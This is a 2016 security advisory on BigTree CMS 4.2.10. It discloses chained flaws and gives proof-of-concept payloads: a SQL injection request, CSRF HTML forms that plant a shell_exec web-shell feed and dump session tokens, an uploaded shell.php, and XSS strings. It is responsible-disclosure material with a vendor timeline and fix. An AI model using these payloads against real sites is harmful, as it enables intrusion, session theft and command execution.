security-assessment.com

Vulnerability Advisory

Name	BigTree CMS Multiple Vulnerabilities
Vendor Website	https://www.bigtreecms.org
Date Released	27/5/2016
Affected Software	4.2.10
Researchers	Ashraf Alharbi

Description

BigTree CMS contains a number of vulnerabilities, including code execution, SQL injection, Cross Site Scripting (XSS), Cross Site Request Forgery, weak session management and arbitrary file upload. Chaining these vulnerabilities allows an authenticated attacker to escalate privileges and execute arbitrary code on the underlying operating system.

Exploitation

SQL Injection

The Module's edit form is vulnerable to time-based blind SQL injection. A malicious user with permission to edit a Module can leverage this vulnerability to enumerate sensitive information from the backend database.

The following screenshots show the vulnerable parameter and the SQL error output:

Proof of Concept – Injectable id parameter

POST request to [redacted]/BigTree-CMS/site/index.php/admin/trees/edit/process/

Type	Name	Value
Cookie	PHPSESSID	c8gtvupo95i33tbh8ml2mqe
Cookie	bigtree_admin[email]	test1@ttttt.com
Cookie	bigtree_admin[login]	["session-56d314cf7e8246.46835621","...
Body	_bigtree_preview	
Body	MAX_FILE_SIZE	8388608
Body	_bigtree_post_check	success
Body	id	1'

Proof of Concept – SQL error output for the previous request

Notice: sqlfetch called on invalid query resource. The most likely cause is an invalid sqlquery call. Last error returned was: **You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1'" at line 1** in query — SELECT `demo_trees`.*,bigtree_pending_changes.changes AS bigtree_changes FROM `demo_trees` LEFT JOIN bigtree_pending_changes ON (bigtree_pending_changes.item_id = `demo_trees`.id AND bigtree_pending_changes.table = 'demo_trees') WHERE `demo_trees`.id = '1'' in [redacted]**/BigTree-CMS/core/inc/bigtree/sql.php** on line **145**

The following screenshot shows table names that have been enumerated.

Proof of Concept – Enumerated Table Names

Weak session management
After a user logs in to the BigTree administrative interface, the cookie value of *bigtree_admin[login]* gets stored in the bigtree_user_sessions table. Session tokens stored in that table are valid even after a user logs out.

Chaining this vulnerability with the previously mentioned SQL injection vulnerability, an attacker can impersonate any user that has a token stored in the bigtree_user_sessions table. The following screenshots detail how a Normal user can impersonate a Developer user by using the session information highlighted below.


Proof of Concept – bigtree_user_sessions table

id	email	chain
session-56d313ab758782.16455025	test1@[redacted]	chain-56d313ab757ab5.73497695
session-56da42029b0425.49163038	test1@[redacted]	chain-56d314cf7e55b4.87455701
session-56da5f51270ec0.55947617	test1@[redacted]	chain-56da5f5126f057.37059113
session-56da604ea8a2a0.23083970	test1@[redacted]	chain-56da604ea88b17.51939439
session-56da6cb1d87e97.86345069	admin@[redacted]	chain-56da6cb1d860c8.35364481
session-56da6cb8b0da24.87368863	admin@[redacted]	chain-56da6cb8b0ad77.48889598
session-56da8a3537f566.49731800	test1@[redacted]	chain-56da7126e1c901.21802392
session-56da976d7c3008.07523438	admin@[redacted]	chain-56da8ad7417715.40966287
session-56da97755ad526.84576111	test1@[redacted]	chain-56da97755ac481.74306220


Proof of Concept – Login in as a Normal user

Name	Value
⊞ bigtree_admin[login]	["session-56db9171c32476...db9171c30088.35512106"]
⊞ bigtree_admin[email]	test1@[redacted]
⊞ PHPSESSID	t3nomhhk6pb2rnhdrgohntt125

Proof of Concept – Modification of values




Proof of Concept – After submitting the changes




Unvalidated file upload
An authenticated malicious user with Developer privileges can use the Install Package function to upload arbitrary files, including a malicious PHP script.

The following screenshots detail the exploit:

Proof of Concept – Select and unpack a zip file that contains a malicious PHP file.



Proof of Concept – Don't click on install




Proof of Concept – Physical path for the extracted zip file

```
[redacted] ls -l ./BigTree-CMS/cache/package/
total 8
-rw-r--r-- 1 www-data www-data 808 Jan 30 16:50 manifest.json
-rw-r--r-- 1 www-data www-data 946 Jan 30 17:09 shell.php
```

As shown in the screenshot below, by then executing the uploaded PHP file a malicious user can perform tasks on the underlying system with the privilege of the web server user.

Proof of Concept – Browse to the uploaded malicious PHP file



Cross-site Request Forgery (XSRF) – Remote Code Execution


When a user with Developer privileges browses to a page that contains the following HTML code, a malicious user may update or create a BigTree Feed. Parsers in feeds allow a user with Developer privileges to execute PHP code. By utilising this feature, a malicious user can execute arbitrary commands.

Proof of Concept – Malicious site contains the following code

```
<html>
  <body>
    <form action="http://<TargetIP>/BigTree-CMS/site/index.php/admin/developer/feeds/create/"
method="POST">
      <input type="hidden" name="name" value="hacker" />
      <input type="hidden" name="table" value="bigtree_users" />
      <input type="hidden" name="type" value="custom" />
      <input type="hidden" name="options" value="null" />
      <input type="hidden" name="description" value="" />
      <input type="hidden" name="fields[id][width]" value="" />
      <input type="hidden" name="fields[id][title]" value="ID" />
      <input type="hidden" name="fields[id][parser]" value="$value = shell_exec($_GET['cmd']);" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Proof of Concept – Feed created after browsing to malicious page

Proof of Concept – Arbitrary command execution



The following HTML code shows that the attacker can update an existing feed

Proof of Concept – Update existing feed


```
<html>
  <body>
    <form action="http://<TargetIP> /BigTree-
CMS/site/index.php/admin/developer/feeds/update/<FeedID>/" method="POST">
      <input type="hidden" name="name" value="hacker" />
      <input type="hidden" name="table" value="bigtree_user_sessions" />
      <input type="hidden" name="type" value="custom" />
      <input type="hidden" name="options" value="null" />
      <input type="hidden" name="description" value="" />
      <input type="hidden" name="fields[id][width]" value="" />
      <input type="hidden" name="fields[id][title]" value="ID" />
      <input type="hidden" name="fields[id][parser]" value="$value" />
      <input type="hidden" name="fields[email][width]" value="" />
      <input type="hidden" name="fields[email][title]" value="Email" />
      <input type="hidden" name="fields[email][parser]" value="$value" />
      <input type="hidden" name="fields[chain][width]" value="" />
      <input type="hidden" name="fields[chain][title]" value="Chain" />
      <input type="hidden" name="fields[chain][parser]" value="$value" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Proof of Concept – User Session Information

```
<id>session-56d28b5bafa830.46327846</id>
<br/>
<b>Parse error</b>
: syntax error, unexpected end of file in
-<b>
  /var/www/html/bigtree1/BigTree-CMS/core/inc/bigt
</b>
on line
<b>1</b>
<br/>
<email>admin@tttttt.com</email>
<br/>
<b>Parse error</b>
: syntax error, unexpected end of file in
-<b>
  /var/www/html/bigtree1/BigTree-CMS/core/inc/bigt
</b>
on line
<b>1</b>
<br/>
<chain>chain-56d28b5baf7da1.43043347</chain>
```


Cross-site Scripting (XSS)
The BigTree CMS administrative interface contains multiple instances of XSS. The exploit details are shown in the following tables:

Proof of Concept – Edit Module
http://<TargetIP> /BigTree-CMS/site/index.php/admin/developer/modules/views/edit/**gymba"><img src=”a” onerror=alert(1)>va96v**/?return=front



Proof of Concept – Feed Fields

http://<TargetIP> /BigTree-CMS/site/index.php/admin/ajax/developer/load-feed-fields/?table=**<script>alert(123)</script>**



Proof of Concept – Modules Report


Request

You need to create a Report for a Module to be able to execute the following XSS
http://<TargetIP>/BigTree-CMS/site/index.php/admin/trees/report/

POST request to /bigtree1/BigTree-CMS/site/index.php/admin/trees/report/view/

Type	Name	Value
Cookie	PHPSESSID	qdgbssb5m30fva00euatbm6ua2
Cookie	bigtree_admin[email]	admin@ttttt.com
Cookie	bigtree_admin[login]	["session-56da62d3f29e32.43501566","chain-56da62d3f2...
Cookie	hide_bigtree_bar	
Body	id	1
Body	quote	
Body	author	
Body	source	
Body	approved	Both
Body	position	
Body	*sort[field]	quotewy9wk<script>alert(1)</script>nzu1k
Body	*sort[order]	ASC

Response



Solution

Upgrade to BigTree CMS 4.2.11

Timeline

10/5/2016 – Advisory sent to vendor.

10/5/2016 – Vendor confirms receipt of advisory

11/5/2016 – Additional information requested

26/5/2016 – Vendor advises a new version released with fixes

27/5/2016 – Public advisory release.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com